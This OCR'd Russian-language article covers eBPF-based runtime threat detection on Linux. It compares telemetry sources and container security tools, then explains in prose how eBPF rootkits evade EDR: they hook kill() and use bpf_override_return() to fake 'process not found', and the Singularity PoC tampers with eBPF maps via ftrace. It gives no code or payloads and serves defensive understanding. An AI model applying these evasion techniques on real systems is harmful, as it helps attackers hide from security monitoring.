
Полученные из таких источников события можно обогащать и обрабатывать различными правилами поиска вредоносной активности. Поскольку это происходит в реальном времени, мы получаем систему обнаружения и реагирования на угрозы, которая дает следующие преимущества:

- загрузка и выгрузка модулей (eBPF-программ) выполняются без необходимости перезагружать всю систему или пересобирать ядро;
- код eBPF-программы не нужно адаптировать для разных версий ядра;
- мы получаем адаптированную среду для решений безопасности и прямой доступ к более доверенным данным, которыми оперирует ядро;
- низкие накладные расходы.

Нам доступно несколько источников для получения событий. В этой статье я сфокусируюсь на трассировке действий в системе с помощью eBPF-программ через пространство ядра Linux (события сетевого стека и пользовательского пространства сознательно опускаю — это тема для отдельного материала), поэтому список источников для получения телеметрии будет выглядеть следующим образом (см. табл. 1):

	Плюсы	Минусы
Системные вызовы	› **Стабильность относительно версии ядра.** Поскольку это базовые кирпичики API, то изменения, которые потребуют дополнительной адаптации eBPF-программ, сведены к минимуму. › Хорошо задокументированы. › **Легко адаптировать существующие правила.** Если у вас уже есть правила обнаружения на auditd, их можно легко адаптировать под соответствующие eBPF-программы. › **Однозначные возвращаемые значения.** Помогают, когда важно обнаруживать не только успешные, но и безуспешные действия злоумышленников.	› **Аргументы системных вызовов могут не содержать нужных переменных.** Например, относительные пути к файлам или директориям и файловые дескрипторы требуют дополнительных ресурсов для обработки и приведения к человекочитаемому виду. › **Часто становятся целью для атаки.** Их недостатки и способы обхода хорошо изучены и задокументированы. › **Сложно покрыть полностью.** Одно и то же действие можно выполнить, используя разные системные вызовы. Это вынуждает ставить их на мониторинг и тратить ресурсы на их обработку.
LSM-функции	› **Разработаны с целью обеспечить защиту.** Помогают выстраивать политики безопасности и реагирования, а не только мониторинга. › **Могут быть единой точкой для разных системных вызовов.** Это позволяет сэкономить ресурсы.	› **Поддерживают большинство операций,** но не все. › **Внедрены с версии ядра 5.7.** Если по какой-то причине вы используете более ранние версии, придется обойтись без них.
Остальные функции	› **Большой выбор функций ядра Linux.** › **Функции могут содержать значения аргументов и их сочетания в формате, который требует минимальной обработки.** › **Могут быть единой точкой для разных системных вызовов.** Это позволяет сэкономить ресурсы.	› **Нестабильность.** Код функции и ее аргументы могут меняться в зависимости от версии ядра или даже дистрибутива. › **Высокий порог входа.** Функций очень много: потребуются время, метод и соответствующая экспертиза для поиска. › **Не все функции ядра доступны для eBPF-программ**, есть ограничения.

Таблица 1. Источники получения eBPF-телеметрии



Исходя из табл. 1 и предыдущих утверждений, можно сделать два вывода:

› От качества выбранного источника событий будет зависеть эффективность обнаружения.

› Для разработки экспертизы необходимо понимать не только откуда вы берете события, но и как сведения из них помогут обнаружить вредоносную активность.

Как раз здесь и кроются различия в реализации мониторинга на базе eBPF у разных вендоров. Рассмотрим три открытых решения для обеспечения безопасности контейнеров, которые используют разные источники для получения событий:

› falco — экспертиза построена на событиях, полученных от функций системных вызовов, а правила обнаружения реализованы в виде псевдокода (что упрощает их адаптацию к реальности и создание собственных правил). А вот расширение источников событий в простом виде, к сожалению, не предусмотрено.

› tracee — экспертиза построена на тщательно отобранных функциях ядра, которые используют различные механизмы дополнительного обогащения. Изменение источников и правил предусмотрено, однако требует глубокой экспертизы и опыта написания eBPF-программ с нуля.

› runtime-radar — это наша разработка. В качестве источников используем микс из системных вызовов, LSM-функций и специально отобранных функций ядра. Также реализован экспертный режим, который позволяет самостоятельно адаптировать сбор событий с учетом специфики инфраструктуры прямо в интерфейсе продукта и добавлять собственные правила обнаружения. Подробности ищите здесь ❶.

Теперь, когда у нас есть общее представление о решениях на базе eBPF, давайте разберемся, как можно их обмануть.

Способы избежать обнаружения

В сегодняшней статье мы сосредоточимся на атаках в пространстве ядра, поскольку они наиболее опасны. Доступные на этом уровне техники можно разделить на две группы:

- **Использование возможностей eBPF.** Широкий набор инструментов, который предоставляет eBPF, может использовать атакующий. Вкупе с отсутствием разграничения доступа на уровне eBPF-программ, получаем идеальный микс для сокрытия своей деятельности.

- **Компрометация ресурсов и компонентов eBPF.** Технология eBPF использует собственную инфраструктуру — транспорт, объекты хранения и сбора данных. Это объекты пространства ядра, с которыми при наличии определенных прав можно взаимодействовать (в том числе менять).

Пара слов о необходимых правах доступа. Прежде всего для работы с eBPF в Linux необходимы права суперпользователя (root) и возможности (capabilities) CAP_PERFMON, CAP_BPF или CAP_SYS_ADMIN. Для тех, кто задается вопросом «Стоп! Злоумышленник уже получил максимальные права в системе, зачем ему эти сложности с eBPF?», отвечаю: мало получить доступ, еще нужно решить задачи закрепления, эксфильтрации, да и дальнейшего обнаружения желательно избежать. Такая комбинация позволит долго оставаться незамеченным и бесшумно собирать нужные данные.

Использование возможностей eBPF

В последнее время исследователи (и злоумышленники ❷) показали много разных способов применения eBPF в качестве инструмента нападения. Один из распространенных примеров — eBPF-руткиты, которые скрывают артефакты своего присутствия в системе. Обычно подобные атаки сводятся к загрузке вредоносной eBPF-программы, которая мониторит аргументы и возвращаемые значения определенных функций ядра Linux и при необходимости их меняет. Такие возможности обеспечивают два механизма:

- krpobe / kretprobe hook, лежащий в основе событийно-ориентированного подхода eBPF;

- helper functions — специальный набор функций, который доступен в eBPF-программе для взаимодействия с другими объектами Linux, включая userspace.




Рисунок 2. Упрощенная последовательность работы системного вызова

Нас в первую очередь интересует значение, которое возвращает системный вызов. Обычно это 0 (что указывает на успешную реализацию) либо числовое значение кода ошибки. Рассмотрим, как злоумышленник может вмешаться в этот процесс с помощью вредоносной eBPF-программы.




Рисунок 3. Последовательная схема изменения возвращаемого значения системного вызова с помощью eBPF-программы

Представим ситуацию: EDR-агент обнаружил процесс eBPF-руткита в пользовательском пространстве. Согласно настроенной политике реагирования, он пытается его завершить. Для этого процесс агента использует системный вызов kill(), в который передается PID процесса (12345) и значение сигнала (в нашем случае SIGKILL, что означает немедленную принудительную остановку процесса).

Во время установки eBPF-руткит злоумышленника загрузил eBPF-программу, которая использует kprobe, чтобы в момент запуска системного вызова kill() в пространстве ядра перехватить контекст вызова и получить содержимое ее аргументов (логика ее работы отображена в блоке alt на рис. 3). Если аргумент PID содержит ID процесса руткита в пользовательском пространстве, eBPF-программа с помощью helper-функции bpf_override_return() меняет возвращаемое значение на ESRCH, что означает «процесс не найден».

Стоит упомянуть интересную особенность bpf_override_return(): если использовать функцию вместе с kretprobe, то она меняет возвращаемое значение функции ядра. Если же использовать ее вместе с kprobe, работа функции полностью пропускается. Применительно к нашему примеру это означает, что работа системного вызова kill() будет полностью пропущена. Его возвращаемое значение сообщит EDR-агенту, что процесс не найден, хотя в действительности он существует и продолжает работать.

Это один из классических примеров применения eBPF-руткитов для сокрытия артефактов от сканеров безопасности и EDR, в том числе использующих eBPF. Такая же техника может использоваться и для сокрытия других следов деятельности руткита: например, файлов из определенных директорий, запущенных процессов, используемых сетевых портов и т. п.

Этот метод опасен и для мониторинга на базе eBPF, который использует определенные функции и их аргументы для отслеживания активности процессов. Например, злоумышленник может повлиять на запуск функций, на базе которых выстроен мониторинг, и они никогда не будут вызваны (а значит, не узнаете об активности атакующего).

Компрометация ресурсов и компонентов eBPF

В качестве примера возьмем недавнее исследование ❸ и PoC-реализацию руткита Singularity ❹. Он представляет собой набор способов компрометации ИБ-инструментов на базе eBPF. В основе исследования же лежат идеи перехвата и изменения данных, которые поступают от eBPF-программ в пространство пользователя. Для этого необходимо атаковать транспортную инфраструктуру eBPF, которая организована между пространством ядра и пользовательским пространством. При этом руткит вместо eBPF использует ftrace ❺ — альтернативный метод трассировки действий ядра, который основан на другой технологии, но дает примерно те же возможности. Но обо всем по порядку.

Начнем со структур данных map, которые eBPF использует для обмена информацией между пользовательским пространством и пространством ядра (в них могут храниться любые данные, взаимодействие с которыми осуществляется как со стороны пользовательского пространства, так и из пространства ядра). Обычно map используют для обмена информацией между eBPF-программами или между eBPF-программой и процессом-агентом в пользовательском пространстве. В частности, приложения безопасности могут хранить в них данные для отслеживания состояния процессов или сетевых соединений, а также некоторые настройки. Схема работы с map представлена на рис. 4.




Рисунок 4. Работа со структурами данных eBPF

Обращение к данным осуществляется с помощью функций bpf_map_lookup_elem() и bpf_map_update_elem(). Поскольку никаких разграничений доступа к этим структурам нет, злоумышленник может практически беспрепятственно влиять на данные как со стороны пространства ядра, так и со стороны пользовательского пространства. Метод, предложенный автором руткита Singularity, выглядит следующим образом (см. рис. 5):




Рисунок 5. Последовательность действий при изменении возвращаемых значений функции ядра с помощью ftrace

В результате ни процесс со стороны пространства пользователя, ни сами eBPF-программы не будут знать о существовании артефактов руткита. Какие конкретно артефакты будут скрыты? Зависит от того, какое средство защиты используется и какие данные оно хранит в структурах map.

